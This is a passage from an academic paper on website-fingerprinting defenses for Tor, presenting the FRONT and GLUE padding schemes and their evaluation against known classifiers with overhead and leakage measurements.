In this section, we first introduce the high-level idea behind FRONT by pointing out our observations and intuition in Section 4.1. In Section 4.2, we describe its design in detail. Finally, in Section 4.3, we analyze the features of our defense. We will evaluate FRONT in Section 5.

4.1 Overview

Learning from previous failures to implement WF defenses on anonymity technologies like Tor, we believe three properties are necessary to achieve deployability: zero-delay (no latency overhead), lightweight (small data overhead), and easy implementation. This respectively ensures that the defense has no effect on user experience, its extra data can be easily borne by the anonymity network, and its codebase will be easy to understand and maintain. Seeing the failure of confusion and regularization strategies to achieve these properties in previous work, we turn to obfuscation, and create FRONT (**F**ront **R**andomized **O**bfuscation of **N**etwork **T**raffic).

The only known defense that shares these properties with FRONT is WTF-PAD [11]. In WTF-PAD, the client and server separately maintain two histograms where they sample inter-arrival time to generate dummy packets. To achieve the best performance, they also suggest tuning the parameters by sampling inter-arrival time from the real dataset. However, the tuning process is not user friendly and the construction and maintenance of these histograms are non-trivial. Pulls [22] also points out that the token mechanism in WTF-PAD is unnecessary and should be abandoned.

By contrast, FRONT is much simpler, uses less data overhead, and achieves better performance against the best attacks. It relies on two **key intuitions**:

- **Obfuscating feature-rich trace fronts**. The first few seconds of each trace, which we call the trace front, leaks the most useful features for WF classification. Some of the best attacks explicitly use the trace front for classification [7, 24]. We dedicate most of our data budget to obfuscating the trace front, instead of spreading them evenly over the trace.

- **Trace-to-trace randomness**. FRONT adds dummy packets in a highly random manner, ensuring different traces of the same webpage look different to each other in total length, packet ordering, and packet directions. To do so, it randomizes the data budget and the region where we inject dummy packets. Since we must allow the attacker to train on defended traces instead of original traces, trace-to-trace randomness hurts the attacker's ability to find any meaningful patterns for a webpage class. Most regularization defenses suffer from trace-to-trace consistency.

Table 2: Defense parameters and variables in FRONT. Defense parameters set the overhead and behavior of FRONT, while trace variables are drawn from corresponding defense parameters for each trace separately to ensure trace-to-trace randomness.

	Notation	Parameter
Parameters	N_c	Client's padding budget
	N_s	Proxy's padding budget
	W_{min}	Minimum padding time
	W_{max}	Maximum padding time
Variables	$n_c \leftarrow \bar{U}(1, N_c)$	Number of outgoing dummy packets
	$n_s \leftarrow \bar{U}(1, N_s)$	Number of incoming dummy packets
	$w_c \leftarrow U(W_{min}, W_{max})$	Client's padding window
	$w_s \leftarrow U(W_{min}, W_{max})$	Proxy's padding window

4.2 Defense Design

There are three steps in using FRONT to defend a trace: sample a number of dummy packets, sample a padding window size and schedule dummy packets. Its parameters are summarized in Table 2.

Sample a number of dummy packets N_c and N_s are two parameters determining the data overhead of FRONT, respectively representing the client's padding budget and the proxy's padding budget. For each trace, the client samples n_c from the discretized uniform distribution between 1 and N_c, denoted as $\bar{U}(1, N_c)$; the proxy samples n_s from $\bar{U}(1, N_s)$. n_c and n_s are the actual number of dummy packets they will inject into that trace.

Sample a padding window FRONT spends most of its budget obfuscating trace fronts. To do so, both client and proxy will first generate a *padding window*, controlling where most dummy packets are expected to be injected into the original trace. For each trace, the client samples w_c from the uniform distribution between W_{min} and W_{max}, denoted as $U(W_{min}, W_{max})$; the proxy samples w_s from the same distribution. The reason we set a lower bound W_{min}, instead of 0, is to ensure that the generated padding window size is not too small; if it is too small, the defense may require an extreme bandwidth rate to support.

Schedule dummy packets After sampling the above variables, the client and proxy generate separate timetables to schedule when their respective n_c and n_s dummy packets will be sent. They generate the timestamps by sampling n_c and n_s times from a Rayleigh Distribution. Its probability density function is:

$$f(t; w) = \begin{cases} \frac{t}{w^2} e^{-t^2/2w^2} & t \geq 0 \\ 0 & t < 0 \end{cases},$$

where w is w_c for the client and w_s for the proxy. True packets will be sent with no delays and dummy packets will be




Figure 2: PDF of Rayleigh Distribution.

sent according to the timetables. When webpage loading finishes, the client will notify the relay with a packet and any unsent packets left in the timetable are simply dropped.

4.3 Defense Analysis

FRONT makes use of a Rayleigh Distribution. The corresponding PDF $f(t;w)$ is shown in Figure 2. The curve first increases quickly, peaks at w and then gradually decreases. This results in a burst of dummy packets at the start of a trace, in accordance with our first intuition. Though our dummy packet window has a nominal length of w, the window is "soft"; we expect 40% of the dummy packets to lie in the time interval [0, w]:

$$\int_0^w \frac{t}{w^2} e^{-t^2/2w^2} \mathrm{d}t \approx 0.40$$

We sample the number of dummy packets and padding window size so that they are different each time we load a webpage, even if it is the same webpage. This eliminates possible patterns that could be leveraged by an attacker, as suggested by our second intuition.

In FRONT, the latency overhead is always 0 since it never delays any real packets whereas the data overhead is proportional to $N_c + N_s$. The number of dummy packets in each trace will be $\bar{U}(1,N_s) + \bar{U}(1,N_c)$ (unless they are cut off by the end of a real trace), with a mean of $(N_s + N_c)/2 + 1$.

5 Evaluation of FRONT

In this section, we evaluate FRONT in several aspects. After presenting our experimental setup, we evaluate FRONT against the best attacks to show that it is able to defeat them, and do so more efficiently than the state-of-the-art defenses. We follow up with an analysis of our design decisions to show why FRONT succeeds.

5.1 Experimental Setup

To conduct our experiments, we collect a new dataset (denoted as `DS-19`) between February and April 2019 with Tor Browser 8.5a7 on Tor 0.4.0.1-alpha, driven by command-line calls to Tor Browser. We visited the homepages of Alexa top 100 websites 100 times each as our monitored webpages and 10000 other webpages as our non-monitored webpages, filtering out pages that did not load (such as those inaccessible through Tor). In doing so, we used a single machine connected to a university network. Since all traces are collected from an automated browser and none of them are from real users, there are no ethical concerns regarding the dataset and the following experiments.

Table 3: Defense settings and corresponding overheads.

Defense	Parameters	Overhead (%)	
		Latency	Data
No defense	-	0	0
Tamaraw [3]	$\rho_{out} = 0.04, \rho_{in} = 0.012, L = 50$	78.43	162.93
WTF-PAD [11]	Normal rcv	0	32.71
FT-1	$N_s = N_c = 1700, W_{min} = 1\,\mathrm{s}, W_{max} = 14\,\mathrm{s}$	**0**	**33.01**
FT-2	$N_s = N_c = 2500, W_{min} = 1\,\mathrm{s}, W_{max} = 14\,\mathrm{s}$	**0**	**48.80**

We choose two defenses, WTF-PAD [11] and Tamaraw [3], as competitors to our defense representing two extremes in design philosophy: WTF-PAD is a lightweight obfuscation defense, while Tamaraw is a heavyweight regularization defense with high latency and data overhead. Other obfuscation defenses have been broken by known attacks, while most confusion and regularization defenses are either more expensive than Tamaraw, or impractical to implement.

We use kNN [24], CUMUL [16], kFP [7] and DF [20] as benchmarks to evaluate the defenses. We use suggested parameters in their papers for kNN, kFP and DF with one exception: for DF, we set the maximum length of the traces to 10000 (instead of 5000 suggested by Sirinam et al. [20]) to accommodate our dummy packets. CUMUL uses an SVM, which is heavily dependent on choosing the correct parameters, so we first follow the paper to perform parameter tuning on the candidate parameters and find the optimal parameters.

All the experiments are conducted in open-world setting. For each attack, we apply 10-fold cross validation on the dataset. We count true positives, wrong positives and false positives on each fold and add them up together. Then we calculate their corresponding TPR, WPR, FPR and precision.

5.2 Evaluation against Other Defenses

We start by showing that FRONT dominates WTF-PAD in terms of effectiveness against the best attacks. We also evaluate Tamaraw, a heavyweight defense, for comparison. The overhead of each defense is shown in Table 3. We choose two sets of parameters for FRONT: FT-1 representing a lightweight defense which has similar data overhead as WTF-PAD and FT-2 representing a defense with slightly higher overhead but greater effectiveness. $N_s + N_c$ determines the data overhead while W_{min} and W_{max} decide the padding window size. We put a more detailed discussion about how to set these parameters in Appendix A.

Table 4: Defense performances on DS-19. A lower F_1 score represents a better defense.

Defense	TPR (%)				Precision (%)				F_1			
	kNN	CUMUL	kFP	DF	kNN	CUMUL	kFP	DF	kNN	CUMUL	kFP	DF
No defense	89.09	94.44	91.85	96.40	83.18	64.22	94.38	91.12	0.86	0.76	0.93	0.94
Tamaraw [3]	3.41	3.85	2.08	0.58	2.33	8.13	23.16	6.78	0.028	0.052	0.038	0.11
WTF-PAD [11]	9.35	55.55	52.97	81.99	51.52	18.53	70.69	60.92	0.16	0.28	0.61	0.70
FT-1 (This work)	**2.56**	**36.08**	**43.03**	**70.82**	**41.22**	**11.97**	**71.19**	**34.88**	**0.048**	**0.18**	**0.54**	**0.47**
FT-2 (This work)	**0.83**	**26.19**	**34.31**	**58.95**	**37.22**	**8.52**	**68.33**	**30.59**	**0.016**	**0.13**	**0.46**	**0.40**

FRONT performance on DS-19 Table 4 shows how well WF attacks perform against our evaluated defenses. We present TPR, precision and F_1 score of each attack under different defenses.

When no defense is implemented, all attacks achieve over 89% TPR. kFP and DF become the strongest attacks since F_1 is over 90% for both of them. Even though CUMUL's TPR is quite high (94%), it has the lowest precision (64%), resulting in its low F_1. All attacks achieve a low F_1 score against Tamaraw, but Tamaraw comes with a very high price in terms of overhead. WTF-PAD is much cheaper at 32% data overhead, and it defends against kNN and CUMUL well. However, kFP and DF remain effective against WTF-PAD, achieving 0.61 and 0.70 F_1 score.

FT-1 outperforms WTF-PAD in defending against every attack, especially kNN and DF. With nearly the same data overhead as WTF-PAD, kNN performs just as poorly against FT-1 as against Tamaraw, and DF performs half as well as before (by F_1 score). FT-2 further decreases F_1 of the strongest attacks, kFP and DF, with only 48% data overhead.

We find that FRONT is especially effective against kNN, even approaching Tamaraw's performance. It is also effective at defeating DF, the strongest attack on the undefended dataset: the precision of DF drops significantly against FRONT, more so than kFP.

To explain why FRONT outperforms WTF-PAD, we evaluate how it embodies our two key intuitions (in Section 4.1) compared to WTF-PAD. First, to show its obfuscation of trace fronts, we calculate how much data budget FRONT and WTF-PAD use in each portion of the trace. WTF-PAD distributes its budget evenly: it spends 24% of its budget in the first quarter of the trace and 49% in the first half. In contrast, FRONT uses 40% of its budget in the first quarter and 69% in the first half. Second, to show trace-to-trace randomness, we evaluate the coefficient of variation of dummy packets injected in each webpage class. We find that FRONT has a median coefficient of variation of 42% compared to 36% for WTF-PAD over our dataset.

TPR on different websites We further investigate FRONT's webpage-to-webpage performance on DS-19. We equally divide the monitored webpages into 4 groups based on their webpage sizes, denoted as G_1, G_2, G_3 and G_4, where G_1 is the smallest quartile of webpages and G_4 is the largest quartile of webpages. The number of packets of each webpage in those groups is up to 2039, 4368, 6611 and 28199, respectively. We can see that the sizes of webpages vary greatly, especially for G_4.

We choose the most precise attack, kFP, and compute the recall. The recall on each group is 24%, 24%, 35% and 54%. The performance of FRONT does not change much on first three groups. The webpages in G_4 are 10 times larger than G_1, and the recall rate increases by 30%.

FRONT performance on DS-14 We did a supplementary experiment on Wang's dataset [24] collected in 2014 (denoted as DS-14) which consists of 9000 monitored webpages and 9000 non-monitored ones. The mean number of packets is 2163 in DS-14 and 4444 in DS-19. Therefore, the web pages of DS-14 are significantly smaller. The intent of this experiment is to verify that FRONT works on different websites. With 41% data overhead, FRONT greatly outperforms over WTF-PAD (which has 44% data overhead) in all metrics, no matter which attack is used.

For the strongest two attacks, kFP and DF, FRONT reduces their F_1 score to 0.30 and 0.41, compared with 0.48 and 0.63 against WTF-PAD. The most significant case is kNN which relies greatly on trace FRONT information. Its F_1 is reduced to only 0.03 while WTF-PAD reduces it to 0.26. We also find that all the attacks perform better on DS-19 than DS-14. The observation that larger websites are easier to identify was also made by Overdorf et al. [15].

5.3 Information Leakage Analysis

Some recent works [5, 12] have pointed out that empirically evaluating a defense against state-of-art attacks may not show the real security level of such a defense. WeFDE, proposed by [12], quantifies the amount of information leakage for 3043 features, chosen from those exploited by known state-of-the-art attacks. We use WeFDE to measure the information leaked on undefended traces, WTF-PAD and FRONT. The detailed methodology of WeFDE and the introduction of feature set can be found in [12].

We plot the empirical cumulative distribution function (ECDF) of information leakage for all features in Figure 3. Generally speaking, the curve for FRONT increases much




Figure 3: ECDF of information leakage on different datasets. The 100th percentile points are marked.

faster than that for WTF-PAD and undefended Tor, indicating that most features leak less information under FRONT. Specifically, no feature leaks more than 3.6 bits of information on undefended Tor, 3.5 bits for WTF-PAD, 2.3 bits for FT-1 and 2 bits for FT-2.

The information leakage analysis confirms again that FRONT achieves a higher security level than WTF-PAD. We include the full information leakage result in Appendix D.

5.4 Choosing Where to Pad

FRONT is built on the intuition that it helps to obfuscate the trace front for defense effectiveness. We validate this intuition here by delaying all dummy packets from 0 s to 10 s and measure the change in TPR and precision of each attack. We set W_{min} = 1 s, W_{max} = 14 s, $N_c = 1000$ and $N_s = 1000$ based on FT-2. Figure 4 shows the results. The larger the delay, the less we will obfuscate the trace front (the same padding budget is instead spent on the middle or the end).

We can see that for all attacks, both TPR and precision grow as we increase the delay, thus leaking more of the trace front. All attacks' TPR increase by 5–30%, among which DF always achieves the highest TPR, increasing from 59% to 71%. kFP's TPR nearly doubles from 34% to 62%. In terms of precision, there are some ups and downs due to its sensitivity to false positives. But still, all attacks become 6–15% more precise as we reveal the trace front by shifting dummy packets later. This experiment indicates that trace fronts do leak a lot of information.

5.5 Impact of Randomness

In FRONT, the client and proxy will sample the number of dummy packets and the padding window from a range instead of fixing them. We do two experiments to validate the effectiveness of this design decision.

In the first experiment, we gradually shrink the range of choices for the number of dummy packets and observe the




Figure 4: Change in performance of WF attacks when all dummy packets are delayed by 1 to 10 seconds.

change of TPR and precision for each attack. As before, we have $W_{min} = 1$ s, $W_{max} = 14$ s, $N_c = N_s = 2500$ based on FT-2. Unlike previous experiments, here we sample n_c from $\bar{U}(\beta \cdot N_c, N_c)$ and n_s from $\bar{U}(\beta \cdot N_s, N_s)$. We vary β, which controls the degree of randomization, from 0 to 1 (0 being maximal randomization).

As β increases, trace-to-trace randomness in the number of dummy packets decreases. Figure 5 shows the results. We see that increasing β weakens the defense, as all attacks except DF increase in TPR, especially when $\beta > 0.8$. As for DF, its TPR remains around 60%: increasing trace-to-trace randomness does not weaken its attack ability. Note that increasing β also increases data overhead linearly, doubling the data overhead at $\beta = 1$.

We perform a similar experiment on randomizing padding window size, using the same settings as the above experiment. We keep $W_{max} = 14$ s and set $W_{min} = \beta \cdot W_{max}$. We gradually increase β from 0 to 1. Figure 6 shows the results. Just as before, when we decrease the randomness in padding window size, TPR increases, especially for CUMUL and DF.

5.6 Evaluation of Data Overhead

In this part, we want to measure how an increase in the overhead budget affects the attacker's effectiveness. We focus on kFP here because the extensive experiments in Section 5.2 to Section 5.5 show us that kFP is the strongest attack by F_1 score; DF is accurate but imprecise against FRONT, so its F_1 score is lower. Setting $W_{min} = 1$ s and $W_{max} = 14$ s, we vary $N_s + N_c$ from 0 to 7200 packets in intervals of 200 packets. We show TPR and F_1 of kFP in Figure 7.

Without FRONT, kFP can achieve 92% TPR. Its TPR de-




Figure 5: TPR and data overhead while varying β to change the lower bound of padding budget.




Figure 6: TPR while varying β to change the lower bound of padding window size. Data overhead remains constant.




Figure 7: kFP's TPR and precision on protected traces given different data overhead budgets. We mark with a cross the data overheads of FT-1 and FT-2 on the figure.

creases quickly as we initially increase the size overhead. With only 25% data overhead, its TPR is already lower than 50%. On the other hand, its F_1 score decreases from 93% to 38% as we increase the data overhead from 0% to 70%.

6 GLUE

Our second proposed defense, GLUE, exploits an entirely new facet of website fingerprinting to achieve even greater success than FRONT against known attacks. We start by presenting the big picture of what GLUE exploits and how it achieves success. Due to the novelty of GLUE, we carefully elaborate our threat model and defense design.

6.1 Overview

Many WF attacks have been published in recent years, all of them relying on the same assumption: that every trace the attacker must classify corresponds to exactly one webpage. We call these traces *singleton traces*. This is satisfied if the client dwells on pages for some time before visiting the next page; the attacker will notice the obvious time gap and *split* the trace at that point. Even a second of inactivity will be enough. Conversely, when the client visits $\ell \geq 2$ pages consecutively without an obvious time gap — for example, by clicking a link before the page has fully loaded — all known WF attacks cannot succeed in classifying the ℓ-trace thus generated, even if they are properly trained and aware of such a possibility [10, 30].

Since known WF attacks can only classify singleton traces ($\ell = 1$), there are two difficult problems the attacker must solve to classify ℓ-traces correctly for $\ell \geq 2$. First, the attacker must correctly determine ℓ; we call this the **split decision problem**. Secondly, the attacker must find $\ell - 1$ points to split the ℓ-trace into ℓ separate singleton traces; we call this the **split finding problem**. Then, the classifier can input these singleton traces into a powerful WF attack. There are some works suggesting that the latter problem could be solved for $\ell = 2$ [26, 29], but no solution is known in general; the former problem has never been solved.

We leverage the difficulty of solving these problems to create a new defense, GLUE. Whenever the client is dwelling on a webpage, GLUE adds dummy packets to make it seem as if the client is visiting new pages consecutively. GLUE will stop sending dummy packets when the client loads a new page, thus hiding the true start of the next page. In other words, GLUE tries to glue together singleton traces into ℓ-traces for large values of ℓ. Unable to solve either the split decision or finding problem, attacks are very likely to fail if they split traces wrongly. This is especially true if the resultant singleton traces have extra packets in the trace front, which is critical for correct classification.




Figure 8: Client's state machine. Starting from Front Mode, it will switch between Glue Mode and Back Mode until dwell time becomes too long. "Glue traces" are padded in Glue Mode. The client keeps sampling inter-arrival times in both Front and Back Mode.

6.2 Defense Design

Suppose a client visits ℓ webpages in a time period and then stops. GLUE tries to make sure that the attacker will see a seemingly consecutive ℓ-trace $P = P_1||P_2||\cdots||P_\ell$. Without GLUE, they may have dwell time gaps between them, allowing the attacker to split them trivially.

Denote the dwell time on P_i as d_i. GLUE pads for a maximum duration d_{max}. For GLUE to create an ℓ-trace, let us suppose $d_i \leq d_{max}$ for $i = 1,\ldots,\ell-1$ and $d_\ell > d_{max}$. While the client dwells on webpages, the client and the proxy will send each other dummy packets. Figure 8 gives the state machine of a client, and the proxy's state machine is similar. GLUE also uses FRONT noise to defend the first of ℓ-traces.

Front Mode Starting in Front Mode, our defense waits for the client to visit a webpage. When the client does so, we will add dummy packets according to our FRONT defense, as described in previous sections. We will also sample those inter-arrival times between incoming packets and outgoing packets to obtain some distribution I. After the client finishes visiting the webpage, we sample t_Δ according to I (described below), wait for time t_Δ, then switch to Glue Mode.

Glue Mode In Glue Mode, the client and proxy send each other dummy packets in such a way that it looks as if the client decided to visit a new, random webpage. (The person behind the client is actually dwelling on the previous webpage.) They will do so for at most time d_{max}. They immediately stop doing so if the client actually decides to visit a webpage before d_{max} has passed: the client will notify the proxy to terminate Glue Mode as well. If the client dwells on the webpage for longer than d_{max}, the algorithm will consider the client inactive and return to Front Mode. Otherwise, it will go to Back Mode. We call the dummy packets added here "glue traces".

Back Mode In Back Mode, the client is visiting another webpage. This is like Front Mode, except we add zero dummy packets. We still sample packet inter-arrival times and switch back to Glue Mode after waiting for t_Δ.

GLUE incorporates FRONT in Front Mode, ensuring that the first trace of any ℓ-trace will be padded with FRONT. This is because we found that GLUE alone does not protect the first trace well (shown in Section 7.6), but achieves excellent protection of all other traces. We need to add a bit of overhead to protect the first trace.

In the above, I is the inter-arrival time distribution only with those time gaps between an incoming and an outgoing packet. t_Δ is the sampled inter arrival time. We choose $t_\Delta \in U(I_{\bar{20}}, I_{\bar{80}})$ where $I_{\bar{20}}$ and $I_{\bar{80}}$ are the 20 percentile and 80 percentile of the inter-arrival time distribution I respectively. We intentionally create such a small gap to simulate a time interval when the client sends out some request after receiving data from the server during a webpage loading. By doing so we connect real traces with glue traces together naturally without any abnormal gaps in between. We also randomize d_{max} by sampling from a uniform distribution so that the attacker could not trivially remove the noise on the tail.

We illustrate how GLUE works with Figure 9. Suppose a client visits three webpages with real traces P_1, P_2, and P_3, then stops, with time gaps $d_1, d_2 < d_{max}$ after the first two pages respectively. The attacker will collect a 3-trace, $P' = P'_1||P'_2||P'_3$. P'_1 contains P_1 with FRONT noise, followed by a glue trace of duration d_1. P'_2 contains P_2 followed by a glue trace of duration d_2. P'_3 contains P_3 followed by a glue trace of duration d_{max}. Of course, the attacker cannot know where each trace starts or ends. In fact, the attacker will not even know how many traces there are. If the attacker tries to split the combined trace incorrectly, some or all of the split traces will be contaminated by dummy packets in their beginning or end, which greatly affects WF attack performance.

6.3 Distributing Glue Traces

To make sure glue traces look like real traces, the client needs to have a database which contains real webpage loads. We propose that the client will retrieve such a database along with the list of Tor nodes at Tor startup from Tor directory servers. Then the client will ask for more after some certain period of time. During Glue Mode, the client instructs the proxy when to send a dummy packet.




Figure 9: A toy example of what traffic looks like with GLUE. The white boxes are real traces while the grey boxes are glue traces (made with dummy packets). Glue traces remove time gaps between real traces to exploit the difficulty of the split decision and finding problems.

Note that glue traces contain no real data, only *timestamps* of when dummy packets are sent and received. Therefore, we do not expect the traces to cause much extra data overhead. We estimate the data overhead for distributing glue traces as follows. On average a trace has 4441 packets in our dataset. Therefore, the average web page size is 2.3 MB. Suppose a timestamp takes up 2 bytes, then one glue trace takes up $4441 \times 2 = 0.008$ MB. Hence, on client side, the data overhead in the long run will be $0.008/2.3 \approx 0.003$ if the number of glue traces downloaded is the same as the number of web pages visited; and it will be 0.03 if the client downloads 10 times more glue traces than actually needed ones.

On the directory server side, we estimate the distribution cost as follows. Taking statistics from November 2018 to November 2019[1], we found that the average bandwidth spent on answering directory requests is 172 MB/s and the average number of Tor users is 2.1 million per day. If the average user downloads 200 glue traces per day, the average bandwidth for distributing glue traces is about 39 MB/s. Therefore, the directory server is expected to have about $39/172 \approx 23\%$ data overhead. To obfuscate user activity, we can require users to download a randomized number of glue traces regularly even if they do not need to, using padding to hide the number of glue traces downloaded from an eavesdropper.

6.4 Solving Split Decision and Split Finding

To break down an ℓ-trace, the attacker pursues the following strategy: determine ℓ (split decision problem) and then find $\ell - 1$ points to split the ℓ-trace (split finding problem). To the best of our knowledge, there is no prior work on split decision, and only two studies looking into split finding for 2-traces. Wang and Goldberg [26] put forward a split finding algorithm using kNN with a score system. Xu et al. [29] suggested using XGBoost to output the outgoing packet with the highest probability to be the split. They show that their algorithm could achieve better performance than kNN. Neither work considers ℓ-traces for $\ell \geq 3$.

Since GLUE relies on these problems being difficult, we want to make a sincere best effort at solving both problems for general ℓ so that future work will not be likely to break GLUE. To do so, we put forward a new framework: Coarse-Decided Score-Based (CDSB). CDSB performs better than both previous algorithms for any general ℓ.

Split decision We use a Random Forest classifier with 511 features extracted by expert knowledge to decide how many splits there are. Intuitively, the more webpages we visit, the longer an ℓ-trace's transmission time will be. Since splits are time-sensitive, we include rich time information in our feature set. We also exploit volume information such as the number of packets and the number of outgoing packets in our feature set. Refer to Appendix B for a detailed feature list.

Split finding We extend Xu et al.'s XGBoost to score each outgoing packet in the trace; a higher-scoring packet is more likely to be the true split. However, the algorithm does not simply choose all the highest-scoring packets. Because usually all the packets around a true split score highly, but only one of them is the true split. If we chose all of them, we would have many false positives. Instead, we choose the highest-scoring packet as a split in each round, and we eliminate *nearby* packets from consideration as splits for future rounds. By this score decoding processing, we generate predicted splits. We put the pseudocode in Appendix C.

7 Evaluation of GLUE

In this section, we evaluate the performance of GLUE. We first present the experimental setup. GLUE creates ℓ-traces, but the exact value of ℓ is determined by client behavior; therefore, we evaluate GLUE on a range of values of ℓ, from 2 to 16. Finally, we investigate the overhead of GLUE, which is dependent on how long clients dwell on webpages.

7.1 Experimental Setup

We use `DS-19` to evaluate GLUE. We divide it into three parts: ATTACKTRAIN (9000 instances), SPLITTRAIN (2000 instances) and EVALUATION (9000 instances). We use ATTACKTRAIN to generate training data for WF attacks and split decision; SPLITTRAIN to generate training data for split finding; and EVALUATION to generate test data.

Due to its novelty, GLUE requires a new methodology to evaluate. The split decision problem is entirely unexplored, and although we make a good-faith attempt to solve it, we want to show that GLUE is still effective even if the attacker "cheats" by being given ℓ directly. While ℓ-traces are much harder to classify for large ℓ, the exact value of ℓ is dependent on user behavior. We want to show GLUE is powerful even for the minimal $\ell = 2$.[2] The split finding problem has been

[1] `https://metrics.torproject.org/`

[2] For $\ell = 1$, GLUE simply reduces to FRONT with some extra dummy packets at the end.

explored more and GLUE relies on its difficulty. Therefore, our evaluation is divided into two cases:

- ℓ-traces without split decision. We evaluate for $\ell \in [2,16]$, and the attacker is told the value of ℓ.
- ℓ-traces with split decision. We evaluate for $\ell \in [2,16]$, and the attacker must find ℓ.

7.2 ℓ-traces without Split Decision

We start with an investigation of ℓ-traces without split decision: the client visits ℓ pages with a moderately short dwell time between them. We tell the attacker what ℓ is, allowing the attacker to cheat by skipping the split decision problem. We use a lightweight setting for FRONT noise ($N_s = N_c = 1100$). We sample d_{max}, the maximum duration of glue traces, from $U(10\,\text{s}, 15\,\text{s})$. We assume the client's dwell time between webpages is a uniform distribution between 1 s and 10 s. The client visits ten times more non-monitored webpages than monitored webpages.

We randomly generate 4000 split points and 4000 non-split points from SPLITTRAIN as split training data. We randomly generate $\lfloor 9900/\ell \rfloor$ ℓ-traces for $\ell \in [2,16]$ from EVALUATION as test data so that we have 900 monitored webpages and 9000 non-monitored webpages in each test dataset.

